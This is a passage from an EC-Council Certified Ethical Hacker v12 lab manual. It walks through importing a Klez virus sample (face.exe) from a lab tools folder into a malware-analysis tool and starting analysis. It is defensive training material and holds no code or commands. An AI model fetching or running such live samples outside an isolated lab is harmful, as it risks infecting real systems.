
8. **Select File to Import** window appears, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Select File to Import**.




9. **Import** window appears, click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. After the completion of file import, **Import Results Summary** window appears, click **OK**.




11. You can observe that **Face.exe** is added as a children node under the **Malware Analysis** project. Double-click **Face.exe** node.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. **Analyze** pop-up appears, click **Yes**.

